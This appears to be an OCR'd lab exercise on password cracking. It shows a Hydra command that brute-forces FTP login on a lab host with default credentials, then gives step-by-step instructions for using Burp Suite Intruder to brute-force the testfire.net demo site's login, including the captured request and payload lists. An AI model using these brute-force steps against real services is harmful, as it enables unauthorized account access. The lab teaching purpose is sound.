
```
┌──(root㉿kali)-[/home/kali]
└─# hydra -L user -p msfadmin ftp://10.0.2.5
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this
is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-03-03 08:21:17
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ftp://10.0.2.5:21/
[21][ftp] host: 10.0.2.5   login: msfadmin   password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-03-03 08:21:18
```


3. Perform password cracking of online vulnerable website(testfire.net) using Burpsuite

Step 1: Turn on the kali linux and turn on the burpsuite.





Step 2: Now go to your firefox browser and goto the url testfire.net then goto the sign in page. Now turn on the burp and keep the intercept on. Now in the user name and password space type any random user name and password.







Step 3: Now send the request to the intruder and give clear$ option. Now select only the username and give the option add$ repeat the same step for the password also. Set the attack type to cluster bomb.



Burp Suite Community Edition v2022.9.6 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Intercept HTTP history WebSockets history Options
Request to http://testfire.net:80 [65.61.137.117]
Forward Drop Intercept is on Action Open Browser
HTTP/1
Pretty Raw Hex
1 POST /doLogin HTTP/1.1
2 Host: testfire.net
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 39
9 Origin: http://testfire.net
10 Connection: close
11 Referer: http://testfire.net/login.jsp
12 Cookie: JSESSIONID=B177D6A25919E82353329357AC504457
13 Upgrade-Insecure-Requests: 1
14
15 uid=admin&passw=sdfbllk&btnSubmit=Login
Inspector
Request Attributes 2
Request Query Parameters 0
Request Body Parameters 3
Request Cookies 1
Request Headers 12
Search...
0 matches



Burp Suite Community Edition v2022.9.6 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
1 × 2 ×
Positions Payloads Resource Pool Options
Choose an attack type
Start attack
Attack type: Sniper
Payload Positions
Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.
Target: http://testfire.net
Update Host header to match target
Add §
Clear §
Auto §
Refresh
1 POST /doLogin HTTP/1.1
2 Host: testfire.net
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 39
9 Origin: http://testfire.net
10 Connection: close
11 Referer: http://testfire.net/login.jsp
12 Cookie: JSESSIONID=§B177D6A25919E82353329357AC504457§
13 Upgrade-Insecure-Requests: 1
14
15 uid=§admin§&passw=§sdfbllk§&btnSubmit=§Login§
Search...
0 matches
Clear
4 payload positions
Length: 577






Step 4: Now set the payload select payload set to 2 and payload type to simple list. Now add any 4 random username and password one with the actual username and password. Now select the option as start attack now you will get the list of length the one which has the different length is the actual username and the password.


Burp Suite Community Edition v2022.9.6 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
1 × 2 ×
Positions Payloads Resource Pool Options
Payload Sets
Start attack
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.
Payload set: 1
Payload count: 4
Payload type: Simple list
Request count: 0
Payload Options [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
Deduplicate
admin
password
akkll
euiiiilmm
Add
Add from list ... [Pro version only]
Payload Processing
You can define rules to perform various processing tasks on each payload before it is used.
Add
Edit
Remove
Up
Down
Enabled
Rule
Payload Encoding
This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.
URL-encode these characters: ./\=<>?+&*;:"{}|^`#


Burp Suite Community Edition v2022.9.6 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
1 × 2 ×
Positions Payloads Resource Pool Options
Payload Sets
Start attack
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.
Payload set: 2
Payload count: 4
Payload type: Simple list
Request count: 16
Payload Options [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
Deduplicate
admin
password
sfghj
255hk
Add
Add from list ... [Pro version only]
Payload Processing
You can define rules to perform various processing tasks on each payload before it is used.
Add
Edit
Remove
Up
Down
Rule
Payload Encoding
This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.
URL-encode these characters: ./\=<>?+&*;:"{}|^`#

